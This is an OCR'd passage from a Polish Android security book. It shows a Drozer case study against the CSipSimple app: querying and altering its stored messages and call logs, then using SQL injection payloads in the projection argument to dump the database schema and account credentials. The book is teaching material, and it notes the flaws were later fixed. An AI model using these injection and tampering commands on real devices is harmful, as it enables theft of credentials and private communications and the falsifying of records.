protectionLevel="0x1" permissionGroup="android.permission-group.COST_MONEY"
description="@2131427349">
</permission>
...
```

Widać tutaj, że uprawnienie `CONFIGURE_SIP` jest zadeklarowane z parametrem `protectionLevel` równym `0x1`, co odpowiada poziomowi „niebezpieczny” (spowoduje to wyświetlenie pytania do użytkownika z prośbą o zaakceptowanie uprawnienia podczas instalacji, ale większość użytkowników bezwiednie to zatwierdzi). Nie ma tutaj jednak parametru `signature` ani `signature` ↪`OrSystem`, co sprawia, że inne aplikacje mogą uzyskać to uprawnienie. Agent Drozera nie ma domyślnie takiego uprawnienia, ale można to szybko naprawić poprzez zmodyfikowanie manifestu i przekompilowanie APK agenta. Po zainstalowaniu zmodyfikowanego agenta Drozera mającego uprawnienie `CONFIGURE_SIP` można rozpocząć odpytywanie tych dostawców treści. Rozpoczniemy od uzyskania URI treści udostępnionego przez *CSipSimple*. Aby tego dokonać, należy uruchomić odpowiednio nazwany moduł `app.provider.finduris`:


```
dz> run app.provider.finduri com.csipsimple
Scanningcom.csipsimple...
content://com.csipsimple.prefs/raz
content://com.csipsimple.db/
content://com.csipsimple.db/calllogs
content://com.csipsimple.db/outgoing_filters
content://com.csipsimple.db/accounts/
content://com.csipsimple.db/accounts_status/
content://com.android.contacts/contacts
...
```

Snarfing

Daje nam to szereg możliwości, w tym interesujące nas `messages` oraz `calllogs`. Odpytaj tych dostawców, zaczynając od `messages`, przy wykorzystaniu modułu `app.provider.query` z URI treści przekazanym przez argument:

```
dz> run app.provider.query content://com.csipsimple.db/messages
| id | sender | receiver          | contact           | body
| mime_type  | type | date          | status | read | full_sender        |
| 1  | SELF   | sip:bob@ostel.co | sip:bob@ostel.co | Hello! |
text/plain | 5    | 1372293408925 | 405    | 1    | < sip:bob@ostel.co> |
```

Zwraca to nazwy kolumn i wiersze przechowywanych danych, w tym przypadku w bazie danych SQLite obsługującej dostawcę treści. W tej chwili masz dostęp do logów wiadomości tekstowych. Dane te odpowiadają aktywności/ekranowi pokazanym na rysunku 4.8.




Rysunek 4.8. Archiwum wiadomości w CSipSimple

Można też spróbować zapisać lub zmodyfikować dane w dostawcy treści za pomocą modułu `app.provider.update`. Przekazujesz URI zawartości, `selection` oraz `selection-args`, które określają ograniczenia zapytania, kolumny do modyfikacji i wprowadzane dane. Poniższy kod zamienia dane z kolumny `receiver` oraz `body` z oryginalnych wartości na coś mniej poważnego:

```
dz> run app.provider.update content://com.csipsimple.db/messages
--selection "id=?" --selection-args 1 --stringreceiver "sip:badguy@ostel.co"
--stringcontact "sip:badguy@ostel.co" --stringbody"omgcrimes"
--string full_sender "<sip:badguy@ostel.co>"
Done.
```

Zmieniłeś odbiorcę z `bob@ostel.co` na `badguy@ostel.co`, a komunikat z `Hello!` na `omg crimes`. Rysunek 4.9 pokazuje, jak wygląda ekran urządzenia po modyfikacji.



Rysunek 4.9. Archiwum wiadomości w CSipSimple po wprowadzeniu modyfikacji

Znaleźliśmy też dostawcę treści `calllogs`, którego również możemy odpytać:


```
dz> run app.provider.query content://com.csipsimple.db/calllogs
| _id | name | numberlabel | numbertype | date          | duration |
new | number                    | type | account_id | status_code |
status_text
| 5   | null | null        | 0          | 1372294364590 | 286      |
0   | "Bob" <sip:bob@ostel.co> | 1    | 1          | 200         |
Normal call clearing |
| 4   | null | null        | 0          | 1372294151478 | 34       |
0   | <sip:bob@ostel.co>       | 2    | 1          | 200         |
Normal call clearing |
...
```

Podobnie jak w przypadku dostawcy treści `messages` dane z dostawcy `calllogs` pojawiają się na ekranie pokazanym na rysunku 4.10.


Dane te również mogą być zmodyfikowane jednym poleceniem przy użyciu ograniczenia, by zmodyfikować wszystkie rekordy jedynie dla kontaktu `bob@ostel.co`:

```
dz> run app.provider.update content://com.csipsimple.db/calllogs
--selection "number=?" --selection-args "<sip:bob@ostel.co>"
--string number "<sip:badguy@ostel.co>"
Done.
```

Rysunek 4.11 pokazuje zmodyfikowany ekran z historią rozmów.



Rysunek 4.10. Ekran z historią rozmów CSipSimple



Rysunek 4.11. Ekran z historią rozmów CSipSimple po modyfikacji danych

Wstrzykiwanie

Dostawcy treści z niewystarczającą walidacją danych wejściowych lub tacy, których zapytania są nieprawidłowo tworzone, np. poprzez połączenie danych wprowadzanych przez użytkownika bez filtrowania, mogą być podatni na wstrzykiwanie. Może się to objawiać na wiele sposobów, np. jako wstrzykiwanie SQL (w przypadku dostawców treści obsługiwanych przez SQLite) oraz zmianę katalogów (w przypadku dostawców treści opartych na plikach). Drozer zawiera moduły do wykrywania tego typu problemów, takie jak `scanner.provider.traversal` oraz `scanner.provider.injection`. Uruchomienie modułu `scanner.provider.injection` wskazuje na istnienie podatności na wstrzykiwanie SQL w *CSipSimple*:

```
dz> run scanner.provider.injection -a com.csipsimple
Scanningcom.csipsimple...
Not Vulnerable:
  content://com.csipsimple.prefs/raz
  content://com.csipsimple.db/
  content://com.csipsimple.prefs/
...
  content://com.csipsimple.db/accounts_status/

Injection in Projection:
  content://com.csipsimple.db/calllogs
  content://com.csipsimple.db/outgoing_filters
  content://com.csipsimple.db/accounts/
  content://com.csipsimple.db/accounts
...
```

```
Injection in Selection:
  content://com.csipsimple.db/thread/
  content://com.csipsimple.db/calllogs
  content://com.csipsimple.db/outgoing_filters
...
```

W sytuacji gdy ta sama baza danych SQLite obsługuje wielu dostawców treści, tak samo jak w przypadku tradycyjnych ataków z wstrzykiwaniem kodu SQL do aplikacji internetowych, można pobrać zawartość innych tabel. Najpierw sprawdźmy, co znajduje się w bazie danych obsługującej tych dostawców, ponownie odpytując `calllogs` za pomocą modułu `app.provider.query`. Tym razem dodaj argument `projection`, który określa kolumny do pobrania, ale za jego pomocą pobierz schemat bazy SQLite ciągiem znaków `* FROM SQLITE_MASTER--`.

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
--projection "* FROM SQLITE_MASTER--"
| type  | name             | tbl_name         | rootpage | sql

| table | android_metadata | android_metadata | 3        | CREATE TABLE
android_metadata (locale TEXT)

| table | accounts         | accounts         | 4        | CREATE TABLE
accounts (id INTEGER PRIMARY KEY AUTOINCREMENT,active INTEGER,wizard
TEXT,display_name TEXT,p
riority INTEGER,acc_id TEXT NOT NULL,reg_uri TEXT,mwi_enabled BOOLEAN,
publish_enabled INTEGER,reg_timeout INTEGER,ka_interval INTEGER,pidf_tuple_id
TEXT,force_contac
t TEXT,allow_contact_rewrite INTEGER,contact_rewrite_method INTEGER,
contact_params TEXT,contact_uri_params TEXT,transport
INTEGER,default_uri_scheme TEXT,use_srtp IN
TEGER,use_zrtp INTEGER,proxy TEXT,reg_use_proxy INTEGER,realm TEXT,
scheme TEXT,username TEXT,datatype INTEGER,data TEXT,initial_auth
INTEGER,auth_algo TEXT,sip_stack
 INTEGER,vm_nbr TEXT,reg_dbr INTEGER,try_clean_reg INTEGER,
use_rfc5626 INTEGER DEFAULT 1,rfc5626_instance_id TEXT,rfc5626_reg_id
TEXT,vid_in_auto_show INTEGER DEFAUL
T -1,vid_out_auto_transmit INTEGER DEFAULT -1,rtp_port INTEGER DEFAULT –
1,rtp_enable_qos INTEGER DEFAULT -1,rtp_qos_dscp INTEGER DEFAULT –
1,rtp_bound_addr TEXT,rtp_p
ublic_addr TEXT,android_group TEXT,allow_via_rewrite INTEGER DEFAULT 0,
sip_stun_use INTEGER DEFAULT -1,media_stun_use INTEGER DEFAULT -1,ice_cfg_use
INTEGER DEFAULT
-1,ice_cfg_enable INTEGER DEFAULT 0,turn_cfg_use INTEGER DEFAULT -1,
turn_cfg_enable INTEGER DEFAULT 0,turn_cfg_server TEXT,turn_cfg_user
TEXT,turn_cfg_pwd TEXT,ipv6_
media_use INTEGER DEFAULT 0,wizard_data TEXT) |
| table | sqlite_sequence  | sqlite_sequence  | 5        | CREATE TABLE
sqlite_sequence(name,seq)
```

Jak widać, znajduje się tu tabela `accounts`, która prawdopodobnie zawiera informacje na temat kont wraz z danymi uwierzytelniającymi. Można wykorzystać stosunkowo proste wstrzykiwanie SQL do parametru `projection` i pobrać dane z tabeli `accounts` wraz z danymi do logowania. W przypadku tego zapytania użyj ciągu znaków `* FROM accounts--`:

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
--projection "* FROM accounts--"
```

```
| id | active | wizard | display_name | priority | acc_id
| reg_uri      | mwi_enabled | publish_enabled | reg_timeout | ka_interval |
pidf_tuple_id | force_contact | allow_contact_rewrite
| contact_rewrite_method | contact_params | contact_uri_params | transport
| default_uri_scheme | use_srtp | use_zrtp
| proxy              | reg_use_proxy | realm | scheme | username | datatype
| data           | initial_auth | auth_algo | sip_stack |
...
| 1  | 1      | OSTN   | OSTN         | 100      |
<sip:THISISMYUSERNAME@ostel.co> | sip:ostel.co | 1           | 1
| 1800        | 0           | null          | null          | 1
|2                       | null           | null              | 3         |
sip               | -1       | 1        | sips:ostel.co:5061 | 3
|
*     | Digest | THISISMYUSERNAME    | 0        | THISISMYPASSWORD | 0
| null      | 0         | *98    | -1      | 1             | 1           |
...
```

Uwaga **Słabości *CSipSimple* omówione powyżej zostały już usunięte. Uprawnienie `CONFIGURE_SIP` zostało przeniesione do mniej oczywistej przestrzeni nazw niż `android.permission` i otrzymało dokładniejszy opis jego wykorzystania oraz znaczenia. Również podatności na wstrzykiwanie kodu SQL w dostawcach treści zostały poprawione, dodatkowo ograniczając dostęp do wrażliwych informacji.**

Podsumowanie

W tym rozdziale dokonaliśmy przeglądu niektórych popularnych problemów z bezpieczeństwem wpływających na aplikacje Androida. Dla każdego problemu zaprezentowaliśmy publicznie znany przykład, by pomóc w zrozumieniu jego potencjalnego wpływu na bezpieczeństwo. Pokazaliśmy też dwa studia przypadków publicznie dostępnych aplikacji androidowych. W każdym z nich ze szczegółami opisaliśmy, w jaki sposób można zastosować popularne narzędzia do przetestowania aplikacji, zidentyfikowania słabości oraz ich wykorzystania.

W pierwszym przykładzie wykorzystaliśmy *Androguard* do wykonania analizy statycznej, dekompozycji i dekompilacji analizowanej aplikacji. Podczas tej analizy zidentyfikowaliśmy istotne dla bezpieczeństwa komponenty, które można zaatakować. W szczególności znaleźliśmy mechanizm blokowania/odblokowania, który korzystał z wiadomości SMS do autoryzacji. Następnie zastosowaliśmy techniki analizy dynamicznej, takie jak wyszukiwanie błędów aplikacji, aby rozszerzyć i potwierdzić ustalenia z analizy statycznej. W końcu opracowaliśmy kod tworzący wiadomość SMS, który wykorzystał słabości modułu aplikacji odpowiedzialnego za odblokowanie urządzenia.

W drugim przykładzie zademonstrowaliśmy szybki i prosty sposób wyszukiwania słabości związanych z dostawcami treści w aplikacjach za pomocą programu Drozer. Najpierw ustaliliśmy, że aktywność i wrażliwe dane z archiwum wiadomości tekstowych zostały udostępnione przez aplikację. Następnie pokazaliśmy, jak łatwe jest manipulowanie przechowywanymi danymi. Na koniec poszliśmy o krok dalej i wykorzystaliśmy podatność na wstrzykiwanie SQL do pobrania innych wrażliwych danych z bazy danych obsługującej dostawcę treści.

W następnym rozdziale ogólnie omówimy płaszczyznę ataków w Androidzie oraz powiemy, jak opracować ogólną strategię atakowania urządzeń z systemem Android.

Skorowidz

A

B

C

D

E

F

G

H

I

J

K

L

Ł

M

N

O

P

Q

R

S

Ś

T

U

V

W

X

Z

Lektura obowiązkowa dla specjalistów odpowiedzialnych za bezpieczeństwo platformy Android!

System Android to niezaprzeczalny lider wśród systemów operacyjnych dla urządzeń mobilnych. Jednak bycie liderem ma pewną zasadniczą wadę — wszyscy chcą przełamać jego zabezpieczenia. Jeżeli jesteś specjalistą odpowiedzialnym za bezpieczeństwo sieci, jeżeli jesteś administratorem odpowiadającym za bezpieczeństwo urządzeń mobilnych, to trafiłeś na książkę, która będzie Twoją lekturą obowiązkową przez najbliższe dni!

Dzięki niej poznasz działanie systemu Android oraz zaimplementowaną w nim architekturę zabezpieczeń. Na podstawie kolejnych rozdziałów nauczysz się rozpoznawać szczegóły implementacji zabezpieczeń oraz komplikacje wynikające z tego, że Android to otwarty system. Gdy już zdobędziesz solidne fundamenty teoretyczne, przejdziesz do analizy różnych technik ataku na urządzenia pracujące pod kontrolą Androida. Ponadto poznasz możliwe płaszczyzny ataku, publicznie dostępne exploity oraz słabości jądra systemu. Zadbaj o bezpieczeństwo platformy Android!

Dzięki tej książce:

- poznasz architekturę zabezpieczeń systemu Android
- odkryjesz płaszczyzny ataku na ten system
- wyszukasz słabości systemu
- skompletujesz przydatne narzędzia
- unikniesz typowych ataków na system Android

WILEY

Helion

28922 numer katalogowy

księgarnia internetowa

http://helion.pl

zamówienia telefoniczne

0 801 339900

0 601 339900

Informatyka w najlepszym wydaniu

Sprawdź najnowsze promocje:
http://helion.pl/promocje
Książki najchętniej czytane:
http://helion.pl/bestsellery
Zamów informacje o nowościach:
http://helion.pl/nowosci

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl

sięgnij po WIĘCEJ

KOD KORZYŚCI

ISBN 978-83-246-9940-7

9 788324 699407

cena: 89,00 zł